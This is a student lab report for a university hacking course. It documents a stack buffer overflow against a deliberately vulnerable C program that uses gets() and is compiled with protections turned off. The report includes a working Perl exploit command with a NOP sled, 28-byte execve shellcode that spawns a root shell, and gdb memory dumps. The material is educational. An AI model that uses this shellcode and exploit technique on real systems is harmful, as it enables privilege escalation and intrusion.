ENPM691 Homework Assignment 6

Hacking of C programs and Unix Binaries-Fall 2024 lcollier

Dipam Bhattacharyya, MEng Cybersecurity dipamb2@umd.edu

***Abstract*—The assignment aims to tamper with the allocated stack through user input. It will utilize buffer overflow and run shellcode to give super-user privileges.**

***Index Terms*—homework, hacking, C, coding**

I. Introduction

The primary storage structure of a C program is a stack. All C functions including the ”main” run using memory segments in the form of a stack, meaning arguments, return addresses, pointers, and variables are stored there. Ideally, except for variable content, other values in the stack should not change or be prone to misuse through user input.


Buffer overflow is a concept where declared variable size is misused through excessive inputs. The extra bytes entered for a particular variable overwrite the adjacent memory location not belonging to it.

In this experiment, through crafted payloads, an attempt will be made to wipe data present in function stack pointers. Also, the return address of the calling function will be modified to point to a malicious shellcode.

II. Methodology

A. Host environment and architecture

[1] The experiment was done on a Ubuntu v16.04 VM with Windows x64 as the host PC. All exploit protection settings in Windows are default, including ASLR(default ON). To check the VM architecture, the ”lscpu” terminal command was given:



```
Last login: Thu Sep 19 19:58:30 2024 from 192.168.42.1
user@user-VirtualBox:~$ lscpu
Architecture:          i686
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             2
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 186
Model name:            13th Gen Intel(R) Core(TM) i7-13620H
Stepping:              2
CPU MHz:               2918.400
BogoMIPS:              5836.80
Hypervisor vendor:     VMware
Virtualization type:   full
L1d cache:             48K
L1i cache:             32K
L2 cache:              1280K
L3 cache:              24576K
Flags:                 fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2
 ss nx pdpe1gb rdtscp lm constant_tsc arch_perfmon xtopology tsc_reliable nonstop_tsc pni pclmulqdq ssse3 fma cx16 sse4_
1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnowprefetch ssbd ibrs ibpb stibp fsgsbas
e tsc_adjust bmi1 avx2 smep bmi2 erms invpcid rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xgetbv1 arat rdpid
md_clear flush_l1d arch_capabilities
user@user-VirtualBox:~$ |
```

Fig. 1. Ubuntu CPU information

B. Stack layout in C

In memory, the stack is organized as Figure 2.

- Function arguments are the parameters defined and passed to the function




Fig. 2. Stack memory organization

- Saved return address is the line of code in the caller function to return to after the current function execution. This is the value of the ”saved eip” register.
- Saved frame pointer points to the starting address of the function stack. This is the value of the ”ebp” register.
- Stack canary is a value that is assigned by the compiler and should not change during the function lifecycle. It is protection for overwriting the higher address space.
- Buffer[size] is an example of a local variable of the function.

In this experiment, the code is compiled without protections, so the canary bit will not be present. This makes it easier to write to function pointers.

C. GCC compiler options

[2] For this experiment, we will be using the GNU GCC compiler and with the following arguments to generate the executable:

$$\begin{aligned} &gcc\ \ -m32\ \ -g\ testBuff.c\ \ -o\ testBuff\ \ -fno-stack-protect \\ &-no-pie\ \ -mpreferred-stack-boundary=2 \\ &-fno-pic\ \ -z\ execstack \end{aligned} \tag{1}$$


- **-m32**: generates code for 32-bit mode, and sets int, long, pointer to 32 bits.
- **-g** : Provides meaningful symbols for debugging
- **-o** : Name of the executable
- **-fno-stack-protector** : Turns stacking smashing protector to off. The canary is not set next to the return address in the stack.
- **-no-pie, -fno-pic** : Both these options prevent dynamic memory allocation. Address randomization in virtual memory is not done and the acronym for Position Independent Executable/Code.

- **-mpreferred-stack-boundary=2**: Sets stack boundary to 4 (power of 2 or 2 square) bytes in memory resulting in smaller constraints for the code. The default boundary for an x64-based stack is 4 to 12.
- **-z execstack**: Makes the stack executable, meaning if malicious code is inserted, it can be run. In short, making the memory more vulnerable.

D. GDB debugging

[2] After the generation of the executable, we are attaching gdb to it. Then, we are looking at both source and disassembled code together while also having terminal access.

$$(gdb)\ layout\ split \tag{2}$$



```
root@user-VirtualBox: /home

testBuff.c
        */
        void Test()
        {
           char buff[80];
           gets (buff);
        }

        int main(int argc, char *argv[ ])
        {
           Test();
           return 0;
        }

0x804840b <Test>        push   %ebp
0x804840c <Test+1>      mov    %esp,%ebp
0x804840e <Test+3>      sub    $0x50,%esp
0x8048411 <Test+6>      lea    -0x50(%ebp),%eax
0x8048414 <Test+9>      push   %eax
0x8048415 <Test+10>     call   0x80482e0 <gets@plt>
0x804841a <Test+15>     add    $0x4,%esp
0x804841d <Test+18>     nop
0x804841e <Test+19>     leave
0x804841f <Test+20>     ret
0x8048420 <main>        push   %ebp
0x8048421 <main+1>      mov    %esp,%ebp
0x8048423 <main+3>      call   0x804840b <Test>

exec No process In:
(gdb)
```

Fig. 3. gdb split layout output

To check the stack frames(in reverse order of being invoked) used in the program:

$$(gdb)\ bt \tag{3}$$


And to inspect a particular frame:

$$(gdb)\ info\ frame\ 1 \tag{4}$$

To check the contents of memory from a particular point, say pointer or absolute address, the following(See Fig.4) is used. As an example, 20 words from the stack pointer can be seen:

$$(gdb)\ x/20x\ \$sp \tag{5}$$

The stack pointer is pointing to address ”0xbffff588” with value ”0x08048509”. There are 4 columns and each entry is of 4 bytes (size of 1 word). In the first column, the remaining values seen are the contents of adjacent memory locations.




```
(gdb) x/20x $sp
0xbffff588:     0x08048509      0x00000000      0xbffff598      0x080484a3
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x55fbb9c7
(gdb) p $sp
$2 = (void *) 0xbffff588
(gdb)
```

Fig. 4. 20 words displayed from stack pointer

E. Code Input Generation

Perl command line can be used conveniently to generate strings and feed the code. The advantage here is that it gives us the option to create hex strings using ASCII.



```
user@user-VirtualBox:~$ cd ~/Downloads/Lecture\ Programs/Lecture1/
user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$ perl -e 'print "A"x12; print "\xa6\x84\x04\x08";' > input
user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$ cat input
AAAAAAAAAAAA�user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$
```

Fig. 5. String generation using Perl

The file generated can be used as input in the GDB interface:

$$(gdb)\ r < input \tag{6}$$

F. Code Analysis and Verification

For the experiment, the ”testBuff.c” code (See Appendix A) is used. The main function calls the ”Test()” function which takes user input for the ”buff” variable. The buffer is defined with a size of 80 bytes. After taking input, it returns to the main function.

User input from the console is taken using the ”gets()” function and it copies the bytes in the ”buff” variable. This function does not limit the number of bytes entered and hence it is risky. First, we enter a value of 80 bytes and then keep on increasing till it overwrites the adjacent address in the stack. Then, input is crafted in a way that overwrites the return address and calls the shellcode(See Appendix C) present in the stack. This should not have been executed otherwise.


III. Results

Figure 6 is the expected interactive SU shell where commands are executed as root.

Figure 7 is the memory state in the stack before and after the shellcode is inserted. Green is the buffer memory, yellow is the base pointer and red is the return address.


Figure 8 shows a failed attempt to spawn a shell but successfully control transferred to another program.

Figure 9 shows another failed attempt when the shellcode is injected right at the start.



```
root@user-VirtualBox:/home/user/Downloads/Lecture Programs/Lecture7# perl -e 'print "\x90"x52; print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x
89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"; print "A"x4; print "\xfc\xf5\xff\xbf";' ; cat | testBuff
����������������������������������������������������1�Ph//shh/bin����°
                                                                         `1�@`AAAA����
[5]+  Stopped                 cat | testBuff
root@user-VirtualBox:/home/user/Downloads/Lecture Programs/Lecture7# testBuff: command not found
whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
```


Fig. 6. Root shell invoked after shellcode execution



```
(gdb) ni
0x8048415 <Test+10>:    0xfffec6e8
0xbffff5cc:     0xbffff5d0      0xffffffff      0x0000002f      0xb7e16dc8
0xbffff5dc:     0xb7fd71b0      0x0000c000      0xb7fbd000      0xb7fbb244
0xbffff5ec:     0xb7e220fc      0x00000001      0x00000000      0xb7e38a60
0xbffff5fc:     0x0804847b      0x00000001      0xbffff6c4      0xbffff6cc
0xbffff60c:     0x08048451      0xb7fbd3dc      0x080481fc      0x08048439
0xbffff61c:     0x00000000      0xbffff628      0x08048428      0x00000000
0xbffff62c:     0xb7e22647
0x08048415      14          gets (buff);
(gdb) x $ebp
0xbffff620:     0xbffff628
(gdb) ni
0x804841a <Test+15>:    0x9004c483
0xbffff5cc:     0xbffff5d0      0x90909090      0x90909090      0x90909090
0xbffff5dc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5fc:     0x90909090      0x90909090      0x6850c031      0x68732f2f
0xbffff60c:     0x69622f68      0x89e3896e      0xb0c289c1      0x3180cd0b
0xbffff61c:     0x80cd40c0      0x41414141      0xbffff5fc      0x00000000
0xbffff62c:     0xb7e22647

Breakpoint 3, 0x0804841a in Test () at testBuff.c:14
14          gets (buff);
(gdb)
```


Fig. 7. Contents of the buffer before/after input



```
Breakpoint 3, 0x0804841a in Test () at testBuff.c:14
14          gets (buff);
(gdb) c
Continuing.
process 3323 is executing new program: /bin/dash
Error in re-setting breakpoint 2: No source file named /home/user/Downloads/Lecture Programs/Lecture7/testBuff.c.
Warning:
Cannot insert breakpoint 3.
Cannot access memory at address 0x804841a

(gdb)
```

Fig. 8. Shellcode executed but not interactive



```
Starting program: /home/user/Downloads/Lecture Programs/Lecture7/testBuff < input
0x804841a <Test+15>:    0x9004c483
0xbffff5cc:     0xbffff5d0      0x6850c031      0x68732f2f      0x69622f68
0xbffff5dc:     0x89e3896e      0xb0c289c1      0x3180cd0b      0x80cd40c0
0xbffff5ec:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5fc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff60c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff61c:     0x41414141      0xbffff5fc      0x08048400      0x00000000
0xbffff62c:     0xb7e22647
```

Fig. 9. Shellcode is inserted at buffer starting address

IV. Discussions

A. *Attempt 1: When shellcode is inserted at buffer start*


First, we attempt to fill the buffer size with shellcode and a series of ”A”s as padding. As seen in Fig.9, the shellcode(28 bytes) is at the start address of the ”buff” variable where contents are written. Since the total size is 80 bytes, the remaining 56 bytes are ”x41” or ”A”. This includes the base pointer's 4 bytes. The return address is modified to point to the buffer start.

After executing, it was found that the malicious code did not execute even though everything was correct including the return control. Here, every time it runs, the stack's intial bytes are corrupted hence program exits with segmentation fault. It is a failed attempt.

B. *Attempt 2: Adding NOPs for padding*

Second, we attempt to pad the shellcode using NOP code (x90) which instructs the compiler to pass without any execution. So, as in Fig.7 we add 52 NOPs followed by 28 bytes of shellcode and finally followed by 4 ”A”s (to identify base pointer). The return address is modified to point to an address containing NOPs. The figure shows the stack before and after the contents are written in memory.

In this case, on execution, the control is transferred to the intended new program as seen in Fig. 8. We see below that ”dash” is linked to ”/bin/sh”.



```
root@user-VirtualBox:/home/user/Downloads/Lecture Programs/Lecture7# ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Jan 29  2017 /bin/sh -> dash
```

Fig. 10. Soft linking of /bin/sh

Here, once the new program is invoked, it is automatically getting closed. This is because a shell expects some input and that is not getting due to the previous program closing. Our old code has redirected stdout to stdin. Thus, in GDB the shell is not seen. It is another failed attempt.

C. *Attempt 3: Linux hack to spawn a SU shell*

Third, we attempt to get a shell using Linux tricks. To get a root shell, the SUID bit needs to be set. This is done by

$$chmod\ u+s\ \ <executable> \tag{7}$$

In Linux, the ”cat” command without any parameter passed takes an input and prints it in the console. If this is used in combination with our earlier Perl command (Fig.5) and output is piped to the executable, a shell is possible that takes a user input and prints it.

This time on executing the command (See Appendix B) we get an SU shell. On giving ”id” and ”whoami”, it indicates root privileges as seen in Fig.6. The attempt is successful this time.

D. *Unexpected Results*

One of the interesting results observed is from the first attempt. Even though sometimes the shellcode is not corrupted, it is not executed. Also, if multiple runs are done using the executable, a valid input for giving a shell is not possible. This might be due to improper cleaning of memory. Many attempts failed and the VM had to be restarted.

E. *Limitations and Considerations*

The experiment was done on an Ubuntu VM and these address mapping changes if performed on another OS, or if executed with ASLR turned on. If the code was compiled with stack smashing on, the canary would have been set and the exploit would not have worked. Additionally, the code and executable locations are static, so it was easier to add an absolute address as input. Moreover, different compilers may address memory differently than our GCC compiler.

Appendix A

For this experiment, the following C code has been utilized:

```
#include <unistd.h>
#include<stdio.h>

/*exploitable function*/
```

```
void Test()
{
   char buff[80]; /*80 bytes buffer*/
   gets (buff);
}

int main(int argc, char *argv[ ])
{
   Test();
   return 0;
}
```

Appendix B

Linux command to pass input and get a root shell:

```
perl -e 'print "\x90"x52;
print "\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
print "A"x4; print "\xfc\xf5\xff\xbf";';
cat | testBuff
```

Appendix C

Linux x86 execve("/bin/sh") shellcode - 28 bytes

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

References

[1] Bhattacharyya, D.: In: ENPM691 Homework Assignment 3. pp. 1–3 (2024)

[2] Bhattacharyya, D.: In: ENPM691 Homework Assignment 2. pp. 1–4 (2024)